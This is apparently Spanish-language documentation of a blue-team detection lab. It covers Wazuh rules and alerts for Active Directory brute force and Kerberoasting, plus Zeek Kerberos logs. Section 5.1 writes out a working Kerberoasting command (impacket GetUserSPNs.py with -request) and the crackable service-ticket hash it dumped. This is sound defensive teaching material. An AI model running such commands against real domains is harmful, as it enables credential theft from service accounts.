


Vista **Discover** de Wazuh sobre el índice `wazuh-alerts-*`, con el filtro `agent.name: WIN-HOGMAS1NJIH AND data.win.system.eventID: 4625` y rango **Last 15 minutes**. El histograma muestra **77 hits** entre las **22:00:42** y las **22:15:42** del 3 de agosto de 2026, agregados en barras de 30 segundos, con tres picos claramente diferenciados (~22:01, ~22:06 y ~22:11) que reflejan las tandas sucesivas del diccionario lanzado por NetExec.

Los registros individuales confirman el origen de los eventos: `agent.ip` **192.168.100.3**, `agent.name` **WIN-HOGMAS1NJIH**, `manager.name` **wazuh.manager**, con `data.subject.account_domain` **RED/RED.LOCAL** y `predecoder.program_name` **WinEvtLog**, es decir, eventos de seguridad de Windows recolectados por el agente Wazuh instalado en el propio Domain Controller y reenviados al manager para su correlación.

4. Reglas Wazuh custom desplegadas

4.1 Edición de local_rules_lab.xml



Editor integrado de Wazuh (**Rules** → **local_rules_lab.xml**). La cabecera del fichero identifica su alcance — **S02: T1110.001 — Brute Force AD** y **S03: T1558.003 — Kerberoasting** — dentro del grupo **brute_force,kerberoasting,active_directory**. Se aprecian las tres primeras reglas del bloque S02:

```

<rule id="100201" level="12" frequency="5" timeframe="30">
  <if_matched_sid>60122</if_matched_sid>
  <description>LAB-S02: Posible brute force AD - multiples fallos
  <mitre><id>T1110.001</id></mitre>
</rule>

<rule id="100202" level="12" frequency="10" timeframe="60">
  <if_matched_sid>60204</if_matched_sid>
  <description>LAB-S02: Posible brute force AD - multiples fallos
  <mitre><id>T1110.001</id></mitre>
</rule>

<rule id="100203" level="14">
  <if_sid>60407</if_sid>
  <description>LAB-S02: Cuenta de dominio bloqueada - posible brut
  <mitre><id>T1110.001</id></mitre>
</rule>

```

La regla **100201** correla varios fallos Kerberos (Event **4771**) en una ventana de **30 s**, la **100202** correla fallos de logon (Event **4625**, el mismo tipo de evento visto en el apartado 3.2) en **60 s**, y la **100203**, de nivel **14** (el más alto del grupo), dispara ante un bloqueo de cuenta de dominio (Event **4740**) sin necesidad de umbral de frecuencia, al ser un indicador de compromiso por sí solo.

4.2 Ruleset activo en Wazuh

The screenshot shows the Wazuh Rules Manager interface. At the top, there's a search bar with 'local_rules_lab' entered. Below it, a table lists five rules. Each rule entry includes an ID (e.g., 100201), a description (e.g., 'LAB-S02: Posible brute force AD - multiples fallos Kerberos (Event 4771)'), a list of groups (e.g., 'brute_force, kerberoasting, active_directory'), a MITRE tag, a level (e.g., 12), a file path (e.g., 'local_rules_lab.xml'), and a full path (e.g., 'etc/rules'). The third rule (100203) is highlighted in blue. At the bottom, there's a 'Rows per page: 10' dropdown and pagination controls.


ID	Nivel	Descripción	Grupos	Regulatory compliance	Le...	File	Path
100201	12	LAB-S02: Posible brute force AD - multiples fallos Kerberos (Event 4771)	brute_force, kerberoasting, active_directory	MITRE	12	local_rules_lab.xml	etc/rules
100202	12	LAB-S02: Posible brute force AD - multiples fallos de logon (Event 4625)	brute_force, kerberoasting, active_directory	MITRE	12	local_rules_lab.xml	etc/rules
100203	14	LAB-S02: Cuenta de dominio bloqueada - posible brute force (Event 4740)	brute_force, kerberoasting, active_directory	MITRE	14	local_rules_lab.xml	etc/rules
100300	5	LAB-S03: TGS Kerberos con cifrado RC4 (0x17) - indicador de Kerberoasting (Event 4769)	brute_force, kerberoasting, active_directory	MITRE	5	local_rules_lab.xml	etc/rules
100301	14	LAB-S03: POSIBLE KERBEROASTING - multiples TGS con RC4 en menos de 10 segundos	brute_force, kerberoasting, active_directory	MITRE	14	local_rules_lab.xml	etc/rules

Listado de **Rules** → **Custom rules** filtrado por `local_rules_lab`, con las cinco reglas ya cargadas en el manager:

ID	Nivel	Descripción
100201	12	Posible brute force AD — múltiples fallos Kerberos (Event 4771)
100202	12	Posible brute force AD — múltiples fallos de logon (Event 4625)
100203	14	Cuenta de dominio bloqueada — posible brute force (Event 4740)
100300	5	TGS Kerberos con cifrado RC4 (0x17) — indicador de Kerberoasting (Event 4769)
100301	14	POSIBLE KERBEROASTING — múltiples TGS con RC4 en menos de 10 segundos

Todas quedan etiquetadas con los grupos **brute_force**, **kerberoasting**, **active_directory** y el badge de cumplimiento **MITRE**, y residen en el mismo fichero `local_rules_lab.xml` bajo `etc/rules`. La regla **100301** es la de mayor severidad del bloque de Kerberoasting: escala a nivel **14** cuando la 100300 (nivel 5, un simple indicio) se repite más de una vez en menos de 10 segundos, el patrón característico de una herramienta automatizada como `GetUserSPNs.py` solicitando varios tickets seguidos.

4.3 Verificación del agente Wazuh en el Domain Controller




Ficha de **Endpoints** → **WIN-HOGMAS1NJIH** en Wazuh. El agente **001** figura **activo** (punto verde), con IP **192.168.100.3**, versión de agente **Wazuh v4.9.2**, grupo **default**, sistema operativo **Microsoft Windows Server**, nodo de clúster **node01**, registrado el **14 jul 2026 16:57:03** y con último *keep alive* el **14 jul 2026 19:43:34** — confirmando que la telemetría usada en los apartados 3.2 y

posteriormente en 5.2 proviene de un agente correctamente desplegado y comunicándose con el manager.

El panel **MITRE ATT&CK** resume las tácticas más vistas en los eventos del propio Windows sobre este endpoint (**Defense Evasion, Initial Access, Persistence** y **Privilege Escalation**, con 22 ocurrencias cada una), y el donut de **Compliance PCI DSS** muestra el desglose por control (**10.2.5**: 988 eventos, **10.6.1**: 3 eventos). El bloque **FIM: Recent events** no registra cambios de integridad de ficheros en las últimas 24 horas.

5. Kerberoasting — S03 (T1558.003)

5.1 Solicitud de TGS con impacket **GetUserSPNs.py**



```
(kali@kali)~$ sudo ntpdate 192.168.100.3
2026-08-04 07:52:09.593140 (+0200) +32401.686439 +/- 0.000014 192.168.100.3 s1 no-leap
CLOCK: time stepped by 32401.686439

(kali@kali)~$ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py red.local/u1 --dc-ip 192.168.100.3 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQLSvc/WIN-HOGMAS1NJIH.red.local:1433  svc-sql    2026-08-04 07:48:52.772749  <never>

[-] CCache file is not found. Skipping ...
$krb5tgt$23$svcs$RED.LOCAL$red.local/svc-sql*$340d9ab9aabb39ba2fefda9e97c58e6a58fc1af6aebd3ca0e3f19292bdc8b784d221623a8f8d24992d504dd056aea93f2e5c5124c
eed05924e59b85bfe7aaa3e15f26dd846bfcc1d842d8037c0e74988b0f0fe8ca28b64bce8c1f74ea33ef0d3203aa57619ed779d47afd0de458b6d927940d6b20d0b276f211d5a63227a8bdf
018c885a722c47b859538418932b6bcd9f1c704a31eddbdc54c7fba53ab84313375bfac7bd19536ca21c23ae936ce6edd1d963be7789ed11e511bbab152aacdb42155f12b1469028c1b741da8b
96318916af63a4d8de79515f8de29c7b4cc307110eb09496e02eff9597cb413c244360de02749e4b2e0ae6890d3fe4027ec2d3a69b6f39a8a59dfa4bd75f30e044f052a29112300dd4fc58c25e
438da76fb23f6c9ad456921b02f9723a01ee2562bc41d835da7363dd0f5ef8cbe5d5b08b527c1e27463547e9f984d0245ccb10b583a2f34a23402e6bb7c1e3e026aea8bf9c9b9a9e2ebad49219
b1b7788a8425741b2ee095b71c3d05566ca1e52182e72dc4faefde5bfa587022cde05f0b39ec182bf51e5f08434b4e8ea48ad7732307292d5a287fffb7b289089537c2b0be5bb00d53
d3c5864bb2d21d43ab67768aa2b8109836af57b01185cfed343809584f776a08f57757efaf0c3405c3172fb83128e742fcd29b4b1482fbdad8c0a73a1f4c83e06daa942465011e0197d8dc066
c33cc1d43a06fe21ded8a8d22f00869af22cc539aeac39071d341a19c34175e10f5de66a675371cd4915045998c6c918f9ef55e3d7d337b8a83fda34519f3c26f64a9e2702ea92f23f5b5c6
39a0c4996592fec5ebf6eb8bf4ec9a3772c6a2bceac972666340e79dcba904ede30bbae16216c99d88db5f3b75aa3aad7151cf5df643238b14411248239d8ed882cef75453718e3c8f2ae73
85a2c9bb2bc59ee6971fc84ef9e2323f1ac1f5187978a8d92ead83a3a5a2962c05847ac75467b7f697642cbe7b9f2759cc683c8da2f47135b8fedf9bc3108fbb212450fbd3da6e0d7f257f110c
adb2b946317f339bda4d959fbabf28341d62272b07a59f1df3b02dc8c85369c5947a0d7e0dc64af3a1d1f2916852046892f2dd1945ff90f431d0697bc7e35ea466a0b22595a234953f119a6ba
d06b9395c040511185247adb48a2ea5a912f91adc349dad95b3e9811bcff4f0de7ecce30e9eaf751aad7ca6a3f2046fb7628f1849b351216021cd48d12689ae73934b12a6b075525d3f5ff
49115b17899237d1eabcf4ad690378332bbf7e78b5adfcee6781658c8621c3934e623d10aaf711379d8db75fd47d8aeb4bc38f72cef30236d1a452dbae4cd941f2b7aeb5803d97f745c169564
9bab753b2e79

(kali@kali)~$
```

Terminal Kali. Primero se sincroniza el reloj con el Domain Controller — paso obligatorio en Kerberos, que rechaza tickets con un *skew* horario excesivo:

```
sudo ntpdate 192.168.100.3
# CLOCK: time stepped by 32401.686439
```

A continuación se lanza la herramienta de Impacket que automatiza el ataque:

```
python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py re
```


Impacket **v0.14.0.dev0** enumera los SPN del dominio y devuelve la cuenta de servicio **svc-sql**, asociada al SPN **MSSQLSvc/WIN-HOGMAS1NJIH.red.local:1433**,

con PasswordLastSet **2026-08-04 07:48:52** y LastLogon **<never>**. Con el flag -request, la herramienta solicita el TGS para ese SPN y vuelca directamente el hash crackeable offline:

```
$krb5tgs$23$*svc-sql$RED.LOCAL$red.local/svc-sql*$...
```

El prefijo **\$krb5tgs\$23\$** indica que el ticket va cifrado con **etype 23 (RC4-HMAC)** — el algoritmo heredado y débil que hace viable el cracking por fuerza bruta offline sin volver a tocar el DC, la esencia del Kerberoasting.

5.2 Detección en Zeek — kerberos.log



```
administrador@ndr-sensor:/opt/ndr-stack$ cat /opt/zeek-logs/kerberos.log
{"ts":1785791910.389564,"uid":"C50NB03cpSypL60U4","id.orig_h":"192.168.100.16","id.orig_p":33076,"id.resp_h":"192.168.100.3","id.resp_p":88,"service":"krbtgt/RED.LOCAL","success":false,"error_msg":"KDC_ERR_PREAUTH_REQUIRED"}
{"ts":1785791910.394716,"uid":"C5QVCF4H114FQJ99","id.orig_h":"192.168.100.16","id.orig_p":33086,"id.resp_h":"192.168.100.3","id.resp_p":88,"client":"u1/RED.LOCAL","service":"krbtgt/RED.LOCAL","success":true,"cipher":"aes256-cts-hmac-sha1-96"}
{"ts":1785791910.40202,"uid":"C0dGHN3IXald6R60xc","id.orig_h":"192.168.100.16","id.orig_p":33102,"id.resp_h":"192.168.100.3","id.resp_p":88,"client":"u1/RED.LOCAL","service":"red.local\\svc-sql","success":true,"cipher":"rc4-hmac"}
administrador@ndr-sensor:/opt/ndr-stack$
```

Terminal administrador@ndr-sensor, comando `cat /opt/zeek-logs/kerberos.log`, mostrando tres eventos consecutivos capturados por Zeek durante el ataque anterior:

1. **AS-REQ fallida** — `id.orig_h 192.168.100.16` (Kali) contra `id.resp_h 192.168.100.3:88`, `service:"krbtgt/RED.LOCAL"`, `success:false`, `error_msg:"KDC_ERR_PREAUTH_REQUIRED"` — el intercambio inicial de autenticación previa a obtener el TGT.
2. **TGT concedido** — mismo origen, `client:"u1/RED.LOCAL"`, `service:"krbtgt/RED.LOCAL"`, `success:true`, `cipher:"aes256-cts-hmac-sha1-96"` — el usuario u1 obtiene su ticket de sesión con un cifrado moderno y seguro (AES256).
3. **TGS para svc-sql** — mismo cliente `u1/RED.LOCAL`, `service:"red.local\\svc-sql"`, `success:true`, **`cipher:"rc4-hmac"`** — la solicitud del ticket de servicio para **svc-sql** se resuelve con **RC4-HMAC** en lugar de AES, pese a que la autenticación inicial del usuario sí usó AES256.

Esa discrepancia de cifrado entre el TGT (AES256) y el TGS (RC4-HMAC) para una cuenta de servicio es la firma de red del Kerberoasting: el atacante no elige el cifrado del ticket, lo determina el msDS-SupportedEncryptionTypes configurado en la cuenta svc-sql, y es exactamente el campo que consulta la regla Wazuh **100300** (ticketEncryptionType 0x17) del apartado 4.1 para generar la alerta.

Documentación generada el 3 de agosto de 2026 basada en capturas del despliegue del Blue Team Detection Lab sobre Proxmox VE, con detección de ataques contra Active Directory mediante Zeek, Suricata y Wazuh SIEM.